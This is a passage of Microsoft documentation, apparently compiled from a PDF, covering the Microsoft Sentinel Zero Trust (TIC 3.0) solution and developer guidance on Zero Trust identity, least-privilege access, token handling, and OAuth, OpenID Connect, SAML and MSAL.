> Use the **Guides** toggle at the top left to view or hide recommendations and guide panes. For example, these may be helpful when you first access the workbook, but unnecessary once you've understood the relevant concepts.

3. **Explore queries**. For example, at the top right of the **Adaptive Access Control** card, select the **:** *More* button, and then select the **Open the last run query in the Logs view.** option.

   The query is opened in the Microsoft Sentinel **Logs** page:




Configure Zero Trust-related alerts

In Microsoft Sentinel, navigate to the **Analytics** area. View out-of-the-box analytics rules deployed with the **Zero Trust (TIC 3.0)** solution by searching for **TIC3.0**.

By default, the **Zero Trust (TIC 3.0)** solution installs a set of analytics rules that are configured to monitor Zero Trust (TIC3.0) posture by control family, and you can customize thresholds for alerting compliance teams to changes in posture.

For example, if your workload's resiliency posture falls below a specified percentage in a week, Microsoft Sentinel will generate an alert to detail the respective policy status (pass/fail), the assets identified, the last assessment time, and provide deep links to Microsoft Defender for Cloud for remediation actions.

Update the rules as needed or configure a new one:




For more information, see Create custom analytics rules to detect threats.

Respond with SOAR

In Microsoft Sentinel, navigate to the **Automation** > **Active playbooks** tab, and locate the **Notify-GovernanceComplianceTeam** playbook.

Use this playbook to automatically monitor CMMC alerts, and notify the governance compliance team with relevant details via both email and Microsoft Teams messages. Modify the playbook as needed:



For more information, see Use triggers and actions in Microsoft Sentinel playbooks.

Frequently asked questions

Are custom views and reports supported?

Yes. You can customize your **Zero Trust (TIC 3.0)** workbook to view data by subscription, workspace, time, control family, or maturity level parameters, and you can export and print your workbook.

For more information, see Use Azure Monitor workbooks to visualize and monitor your data.

Are additional products required?

Both Microsoft Sentinel and Microsoft Defender for Cloud are required.

Aside from these services, each control card is based on data from multiple services, depending on the types of data and visualizations being shown in the card. Over 25 Microsoft services provide enrichment for the **Zero Trust (TIC 3.0)** solution.

What should I do with panels with no data?

Panels with no data provide a starting point for addressing Zero Trust and TIC 3.0 control requirements, including recommendations for addressing respective controls.

Are multiple subscriptions, clouds, and tenants supported?

Yes. You can use workbook parameters, Azure Lighthouse, and Azure Arc to leverage the **Zero Trust (TIC 3.0)** solution across all of your subscriptions, clouds, and tenants.

For more information, see Use Azure Monitor workbooks to visualize and monitor your data and Manage multiple tenants in Microsoft Sentinel as an MSSP.

Is partner integration supported?

Yes. Both workbooks and analytics rules are customizable for integrations with partner services.

For more information, see Use Azure Monitor workbooks to visualize and monitor your data and Surface custom event details in alerts.

Is this available in government regions?

Yes. The **Zero Trust (TIC 3.0)** solution is in Public Preview and deployable to Commercial/Government regions. For more information, see Cloud feature availability for commercial and US Government customers.

Which permissions are required to use this content?

- Microsoft Sentinel Contributor users can create and edit workbooks, analytics rules, and other Microsoft Sentinel resources.
- Microsoft Sentinel Reader users can view data, incidents, workbooks, and other Microsoft Sentinel resources.

For more information, see Permissions in Microsoft Sentinel.

Next steps

For more information, see:

- Get Started with Microsoft Sentinel
- Visualize and monitor your data with workbooks
- Microsoft Zero Trust Model
- Zero Trust Deployment Center

Watch our videos:

- Demo: Microsoft Sentinel Zero Trust (TIC 3.0) Solution
- Microsoft Sentinel: Zero Trust (TIC 3.0) Workbook Demo

Read our blogs!

- Announcing the Microsoft Sentinel: Zero Trust (TIC3.0) Solution
- Building and monitoring Zero Trust (TIC 3.0) workloads for federal information systems with Microsoft Sentinel
- Zero Trust: 7 adoption strategies from security leaders
- Implementing Zero Trust with Microsoft Azure: Identity and Access Management (6 Part Series)

Additional resources

Documentation

Azure security baseline for Microsoft Sentinel

The Microsoft Sentinel security baseline provides procedural guidance and resources for implementing the security recommendations specified in the Azure Security Benchmark.

Introduction to automation in Microsoft Sentinel

This article introduces the Security Orchestration, Automation, and Response (SOAR) capabilities of Microsoft Sentinel and describes its SOAR components - automation rules and playbooks.

Best practices for Microsoft Sentinel

Learn about best practices to employ when managing your Microsoft Sentinel workspace.

View MITRE coverage for your organization from Microsoft Sentinel

Learn how to view coverage indicator in Microsoft Sentinel for MITRE tactics that are currently covered, and available to configure, for your organization.

Partner integrations with Microsoft Sentinel

This article describes best practices for creating your own integrations with Microsoft Sentinel.

Deploy Microsoft Sentinel side-by-side to an existing SIEM.

Learn how to deploy Microsoft Sentinel side-by-side to an existing SIEM.

Plan your migration to Microsoft Sentinel

Discover the reasons for migrating from a legacy SIEM, and learn how to plan out the different phases of your migration.

About Microsoft Sentinel content and solutions

This article describes Microsoft Sentinel content and solutions, which customers can use to find data analysis tools packaged together with data connectors.

Show 5 more

Develop using Zero Trust principles

Article • 03/01/2023 • 5 minutes to read

This article helps you, as a developer, to understand the guiding principles of Zero Trust so that you can improve your application security. You play a key role in organizational security; applications and their developers can no longer assume that the network perimeter is secure. Compromised applications can affect the entire organization.

Organizations are deploying new security models that adapt to complex modern environments and embrace the mobile workforce. New models are designed protect people, devices, applications, and data wherever they're located. Organizations are striving to achieve Zero Trust, a security strategy and approach for designing and implementing applications that follow these guiding principles:

- Verify explicitly
- Use least privilege access
- Assume breach

Instead of believing everything behind the corporate firewall is safe, the Zero Trust model assumes breach and verifies each request as though it originated from an uncontrolled network. Regardless of where the request originates or what resource it accesses, the Zero Trust model requires us to "never trust, always verify."

Understand that Zero Trust isn't a replacement for security fundamentals. With work originating from anywhere on any device, design your applications to incorporate Zero Trust principles throughout your development cycle.

Why develop with a Zero Trust perspective?

- We've seen a rise in the level of sophistication of cybersecurity attacks.
- The "work from anywhere" workforce has redefined the security perimeter. Data is being accessed outside the corporate network and shared with external collaborators such as partners and vendors.
- Corporate applications and data are moving from on-premises to hybrid and cloud environments. Traditional network controls can no longer be relied on for security. Controls need to move to where the data is: on devices and inside apps.

The development guidance in this section helps you to increase security, reduce the blast radius of a security incident, and swiftly recover by using Microsoft technology.

Next steps

Subscribe to our *Develop using Zero Trust principles* RSS feed for notification of new articles.

Developer guidance overview

- What do we mean by Zero Trust compliance? provides an overview of application security from a developer's perspective to address the guiding principles of Zero Trust.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.
- Using standards-based development methodologies provides an overview of supported standards (OAuth 2.0, OpenID Connect, SAML, WS-Federation, and SCIM) and the benefits of using them with MSAL and the Microsoft identity platform.
- Developer and administrator responsibilities for application registration, authorization, and access helps you to better collaborate with your IT Pros.

Permissions and access

- Building apps that secure identity through permissions and consent provides an overview of permissions and access best practices.
- Integrating applications with Azure AD and the Microsoft identity platform helps developers to build and integrate apps that IT pros can secure in the enterprise by securely integrate apps with Azure Active Directory (Azure AD) and the Microsoft identity platform.
- Registering applications introduces developers to the application registration process and its requirements. It helps them to ensure that apps satisfy Zero Trust principles of use least privileged access and assume breach.
- Supported identity and account types for single- and multi-tenant apps explains how you can choose if your app allows only users from your Azure Active Directory (Azure AD) tenant, any Azure AD tenant, or users with personal Microsoft accounts.
- Authenticating users for Zero Trust helps developers to learn best practices for authenticating application users in Zero Trust application development. It describes how to enhance application security with the Zero Trust principles of least privilege and verify explicitly.
- Acquiring authorization to access resources helps you to understand how to best ensure Zero Trust when acquiring resource access permissions for your application.

- Developing delegated permissions strategy helps you to implement the best approach for managing permissions in your application and develop using Zero Trust principles.
- Developing application permissions strategy helps you to decide upon your application permissions approach to credential management.
- Requesting permissions that require administrative consent describes the permission and consent experience when application permissions require administrative consent.
- Reducing overprivileged permissions and apps helps you to understand why applications shouldn't request more permissions than they need (overprivileged) and how to limit privilege to manage access and improve security.
- Providing application identity credentials when there's no user explains why the best Zero Trust client credentials practice for services (non-user applications) on Azure is Managed Identities for Azure resources.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how you can customize tokens.
- Securing applications with Continuous Access Evaluation helps developers to improve application security with Continuous Access Evaluation. Learn how to ensure Zero Trust support in your apps that receive authorization to access resources when they acquire access tokens from Azure Active Directory (Azure AD).
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Example of API protected by Microsoft identity consent framework helps you to design least privilege application permissions strategies for the best user experience.
- Calling an API from another API helps you to ensure Zero Trust when you have one API that needs to call another API. You'll learn how to securely develop your application when it's working on behalf of a user.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.

Zero Trust DevSecOps

- Securing DevOps environments for Zero Trust describes best practices for securing your DevOps environments with a Zero Trust approach to prevent hackers from compromising developer boxes, infecting release pipelines with malicious scripts, and gaining access to production data via test environments.

- Securing the DevOps platform environment helps you to implement Zero Trust principles in your DevOps platform environment and highlights best practices for secret and certificate management.
- Securing the developer environment helps you to implement Zero Trust principles in your development environments with best practices for least privilege, branch security, and trusting tools, extensions, and integrations.
- Embedding Zero Trust security into your developer workflow helps you to innovate quickly and securely.

What do we mean by Zero Trust compliance?

Article • 12/13/2022 • 3 minutes to read

This article provides overview of application security from a developer's perspective to address the guiding principles of Zero Trust. In the past, code security was all about your own app: if you got it wrong, your own app was at risk. While security has been a talking point for decades, the ability to ensure your applications are as secure as possible is an important requirement from your customer's perspective.

Cybersecurity is a high priority for customers and governments worldwide. Compliance with cybersecurity requirements is a prerequisite for many customers and governments to purchase applications. For example, see U.S. Executive Order 14028: Improving the Nation's Cybersecurity and U.S. General Services Administration requirements summary. If your application doesn't meet customer requirements, customers won't purchase your application.


Cloud security is about your company's infrastructure. The infrastructure is only as secure as the weakest link. A single app can be the weakest link that malicious actors can hijack to gain access to business-critical data and operations.

What do we mean when we talk about application security from a developer perspective? The Zero Trust approach to application security means that an application addresses the guiding principles of Zero Trust. As a developer, you'll need to continuously update your application as the threat landscape and security guidance changes.

Supporting Zero Trust principles in your code

At a fundamental level, two of the keys to your application's compliance with Zero Trust principles are the ability of your application to verify explicitly and to support least privilege access. Your application should delegate identity and access management to Azure Active Directory (AD), enabling your application to use Azure AD tokens. Delegating identity and access management enables your application to support technologies that your customer implements such as multi-factor authentication, passwordless authentication, and conditional access policies.

With the Microsoft identity platform and Zero Trust enabling technologies (as shown in the following diagram), using Azure AD tokens enables your application to integrate with Microsoft's entire suite of security technologies.



If your application requires passwords, you may be exposing your customers to avoidable risk. Bad actors view the shift to working from any location with any device as an opportunity to access corporate data by perpetrating activities such as password spray attacks. A password spray attack occurs when a bad actor chooses a promising password and tries that password across a set of user accounts. For example, they might try GoSeaHawks2022! against user accounts in the Seattle area. This type of attack has been successful and is one reason for the movement in cybersecurity towards passwordless authentication.

Acquiring access tokens from Azure AD

At a minimum, your application needs to support acquiring access tokens from Azure AD that issues OAuth 2.0 access tokens. Your client application can use these tokens to obtain limited access to user resources via API calls on the user's behalf. You'll need an access token to call each API.

Because identity is verified by using a delegated identity provider, your customer's IT department can configure Azure AD to automatically enforce least privilege access with Conditional Access policies. Azure AD will use information in access tokens to manage token validation according to Azure AD tenant policies.

Ensure that your customers understand all corporate resources that your application needs to access so that they can correctly define their policies. For example, if your application needs to access Microsoft SharePoint, include this information in your documentation so that you can help your customer to minimize policy conflicts.

Next steps

- Using standards-based development methodologies provides an overview of supported standards (OAuth 2.0, OpenID Connect, SAML, WS-Federation, and SCIM) and the benefits of using them with MSAL and the Microsoft identity platform.
- Building apps with a Zero Trust approach to identity provides an overview of permissions and access best practices.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Supported identity and account types for single- and multi-tenant apps explains how you can choose if your app allows only users from your Azure Active Directory (Azure AD) tenant, any Azure AD tenant, or users with personal Microsoft accounts.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.

Zero Trust identity and access management development best practices

Article • 01/31/2023 • 6 minutes to read

This article will help you, as a developer, to understand best practices for your application development lifecycle. You can create secure applications that are Zero Trust compliant, starting with identity and access management (IAM).

The Zero Trust security framework uses the principles of explicit verification, least privileged access, and assuming breach. Secure users and data while allowing for common scenarios like access to applications from outside the network perimeter. Reduce reliance upon implicit trust afforded to interactions behind a secure network perimeter that can become vulnerable to security attacks.

Industry security trends affect application requirements

While Zero Trust implementation continues to evolve, each organization's journey is unique, and often begins with user and application identity. Here are policies and controls that many organizations prioritize as they roll out Zero Trust:

1. **Implement credential hygiene and rotation policies for apps and services.** When attackers compromise secrets such as certificates or passwords, they can achieve a depth of system access to acquire tokens under the guise of an app's identity. They can then access sensitive data, move laterally, and establish persistence.
2. **Roll out strong authentication.** IT administrators are configuring policies that require multi-factor authentication and passwordless FIDO2 devices.
3. **Restrict user consent to apps with low-risk permissions to verified publisher apps.** Access to data in APIs like Microsoft Graph allow you to build rich applications and allow your organizations and customers to evaluate your app's permission requests and trustworthiness before granting consent. IT admins are embracing the principle of verify explicitly by requiring publisher verification and the principle of least privilege by only allowing user consent for low risk permissions.
4. **Blocking legacy protocols and APIs.** IT admins are blocking older authentication protocols such as "Basic authentication" and requiring modern protocols like OpenID Connect and OAuth2.

Use trusted, standards-based authentication libraries

Develop your application with known and accepted standards and libraries to increase application portability and security. Trusted, standards-based authentication libraries stay up-to-date so that your apps are responsive to the latest technologies and threats. Using standards-based development methodologies provides an overview of supported standards (OAuth 2.0, OpenID Connect, SAML, WS-Federation, and SCIM) and the benefits of using them with MSAL and the Microsoft identity platform.

Rather than using protocols that can have flaws and extensive documentation, develop your application with libraries such as MSAL, Microsoft Identity Web authentication library, and Azure SDKs for managed identities. Microsoft Authentication Libraries and SDKs allow you to use these features without needing to write extra code:

- Conditional access
- Device registration and management
- Passwordless and FIDO2 authentication

MSAL and Microsoft Graph are your best choices for developing Azure Active Directory (AD) applications. MSAL developers have done the work for you to ensure compliance with protocols. MSAL is optimized for efficiency when working directly with Azure AD.

Register your apps in Azure AD

Follow the Security best practices for application properties in Azure Active Directory. Azure AD application registration is critical because misconfiguration or lapse in hygiene of your application can result in downtime or compromise.

Application properties that can improve security include redirect URI, access tokens (used for implicit flows), certificates and secrets, application ID URI, and application ownership. Remember to conduct periodical security and health assessments similar to Security Threat Model assessments for code.

Delegate identity and access management

Develop your application to use tokens for explicit identity verification and access control that can be defined and managed by your customers. Microsoft advises against developing your own username and password management systems.

Keeping credentials out of your code allows IT admins to rotate credentials without bringing down or redeploying your app. Use a service such as Azure Key Vault or Azure Managed Identities to delegate IAM.

Plan and design for least privilege access

A key principle of Zero Trust is least privilege access. Ensure that your application is sufficiently developed and documented so that your customers can successfully configure their least privilege policies. When supporting tokens and APIs, provide your customers with good documentation of resources that your application will call.

Always provide the least privilege required for your user to perform a specific task. For example, you can use incremental consent to only request permissions when they're necessary and use granular scopes in Microsoft Graph.

Explore scopes in Graph Explorer to call an API and examine required permissions. They're displayed in order from lowest to highest privilege. Picking the lowest possible privilege will ensure that your application is less vulnerable to attacks.

Follow the guidance in the Enhance security with the principle of least privilege article to help reduce your applications' attack surfaces and security breach blast radius should compromise occur.

Securely manage tokens

When your application requests tokens from Azure AD, securely manage them:

- Validate that they're properly scoped to your application.
- Appropriately cache them.
- Use them as intended.
- Handle token issues by checking for error classes and coding appropriate responses.
- Instead of directly reading access tokens, view their scopes and details in token responses.

Support Continuous Access Evaluation (CAE)

CAE allows Microsoft Graph to quickly revoke an active session in response to security events. Examples include tenant administrator activities such as:

- Deleting or disabling a user account.

- Enabling Multi-Factor Authentication (MFA) for a user.
- Explicitly revoking issued tokens for a user.
- Detecting a user to be posing a risk.

When you support CAE, tokens that Microsoft Graph issues are valid for 24 hours instead of the standard one hour. CAE adds resiliency to your app without requiring hourly token refresh.

Define app roles for IT to assign to users and groups

App roles help you to implement role-based access control in your applications. Common examples of app roles include Administrator, Reader, and Contributor. Role-based access control allows your application to restrict sensitive actions to users or groups based on their defined roles.

App roles enable features such as Azure AD Privileged Identity Management (PIM) that provides users with just-in-time and time-bound access to sensitive roles. PIM reduces the likelihood of malicious actors gaining access or unauthorized users inadvertently impacting sensitive resources.

Become a verified publisher

When you're a verified publisher, you've verified your identity with your Microsoft Partner Network account and completed the established verification process. For developers of multi-tenant apps, being a verified publisher helps build trust with IT administrators in customer tenants.

Next steps

- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.
- Building apps with a Zero Trust approach to identity provides an overview of permissions and access best practices.

- The Identity integrations guide explains how to integrate security solutions with Microsoft products to create Zero Trust solutions.
- Developer and administrator responsibilities for application registration, authorization, and access helps you to better collaborate with your IT Pros.
- Supported identity and account types for single- and multi-tenant apps explains how you can choose if your app allows only users from your Azure Active Directory (Azure AD) tenant, any Azure AD tenant, or users with personal Microsoft accounts.
- Authorization best practices helps you to implement the best authorization, permission, and consent models for your applications.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.

Using standards-based development methodologies

Article • 01/31/2023 • 4 minutes to read

Make good use of industry standards for software development, augmented by the Microsoft Authentication Library (MSAL). Ensure that your cloud applications meet Zero Trust requirements for optimal security. In this article, we provide an overview of supported standards (OAuth 2.0, OpenID Connect, SAML, WS-Federation, and SCIM) and the benefits of using them with MSAL and the Microsoft identity platform.

What about protocols?

Implementing protocols should be left to specific people and organizations who are willing to take on costs involved: the time it takes to write a first pass that is fully up to date with all best practices (following the many pages in the OAuth 2.0 best practices guide to develop secure implementation to properly implement the protocol). Instead, we firmly recommend that you use a well-maintained library with a preference for MSAL when you're building directly to Azure AD or Microsoft identity.

Our MSALs are optimized to build and to work with Azure AD. If your environment hasn't implemented MSAL or has unlocked capabilities in its own library, develop your application with the Microsoft identity platform. Build on OAuth 2.0 capabilities and OpenID Connect. Be aware of the costs that you're taking on to correctly fall back to a protocol.

Continue reading this article for an overview of supported standards and MSAL benefits and learn how to use them in Zero Trust applications development.

How the Microsoft identity platform supports standards

Develop your applications with the following industry standards that the Microsoft identity platform supports to most efficiently and effectively achieve Zero Trust.

- OAuth 2.0 and OpenID Connect
- SAML

OAuth 2.0 and OpenID Connect

As the industry protocol for authorization, OAuth 2.0 allows a user to grant limited access to its protected resources. OAuth 2.0 works with Hypertext Transfer Protocol (HTTP) to separate the client role from the resource owner. Clients use tokens to access protected resources on a resource server.

OpenID Connect constructs allow Azure AD extensions to enhance security. The following are the most common Azure AD extensions:

- Azure AD can use Conditional Access (CA) to bring signals together, make access decisions, and enforce organizational policies. These policies ensure that a user meets specific criteria to access an application. Criteria can include requiring a managed device, accessing from a specific location, blocking a specific location, and configuring attributes like group membership. Conditional Access can redirect the user back to the identity provider for multi-factor authentication or to meet requirements such as password changes.
- Conditional Access authentication context allows apps to apply granular policies to protect sensitive data and actions instead of just at the app level.
- Continuous Access Evaluation (CAE) enables Azure AD applications to subscribe to critical events that can then be evaluated and enforced. CAE includes evaluation of events such as user accounts being disabled or deleted, password changes, token revocations, and users detected as being risky.

Your applications that use enhanced security features like CAE and Conditional Access authentication context must include code to handle claims challenges. Open protocols enable you to use claims challenges and claims requests to invoke other client capabilities. For example, indicating to apps that they need to repeat interaction with Azure AD due to anomaly or when the user no longer satisfies conditions under which they had earlier authenticated. You can code for these extensions without disturbing primary authentication code flows.

Security Assertions Markup Language (SAML)

The Microsoft identity platform uses SAML 2.0 to enable your Zero Trust applications to provide a single sign-on (SSO) experience to your users. SSO and Single Sign-Out SAML profiles in Azure Active Directory (Azure AD) explain how the identity provider service uses SAML assertions, protocols, and bindings. The SAML protocol requires the identity provider (Microsoft identity platform) and the service provider (your application) to exchange information about themselves. When you register your zero-trust application with Azure AD, you register federation-related information that includes the Redirect URI and Metadata URI of the application with Azure AD.

Benefits of MSAL over protocols

Microsoft optimizes MSALs for the Microsoft identity platform and provides the best experience for SSO, token caching, and outage resilience. Various MSALs are generally available and coverage of our languages and frameworks continues to expand.

Using MSAL, you can acquire tokens for application types that include web applications, web APIs, single page apps, mobile and native applications, daemons, and server-side applications. MSAL enables fast and simple integration with secure access to users and data made simple via Microsoft Graph, other APIs, and your own APIs. With best-in-class auth libs, you can reach any audience and follow the Microsoft Security Development Lifecycle.

Next steps

- The Microsoft identity platform authentication libraries article provides MSAL support for several application types.
- Develop using Zero Trust principles helps you to understand the guiding principles of Zero Trust so that you can improve your application security.
- Use Zero Trust identity and access management development best practices in your application development lifecycle to create secure applications.
- Building apps with a Zero Trust approach to identity provides an overview of permissions and access best practices.
- Developer and administrator responsibilities for application registration, authorization, and access helps you to better collaborate with your IT Pros.
- API Protection describes best practices for protecting your API through registration, defining permissions and consent, and enforcing access to achieve your Zero Trust goals.
- Customizing tokens describes the information that you can receive in Azure AD tokens and how to customize tokens to improve flexibility and control while increasing application zero trust security with least privilege.
- Configuring group claims and app roles in tokens shows you how to configure your apps with app role definitions and assign security groups to app roles to improve flexibility and control while increasing application zero trust security with least privilege.

Developer and administrator responsibilities for application registration, authorization, and access

Article • 01/31/2023 • 3 minutes to read

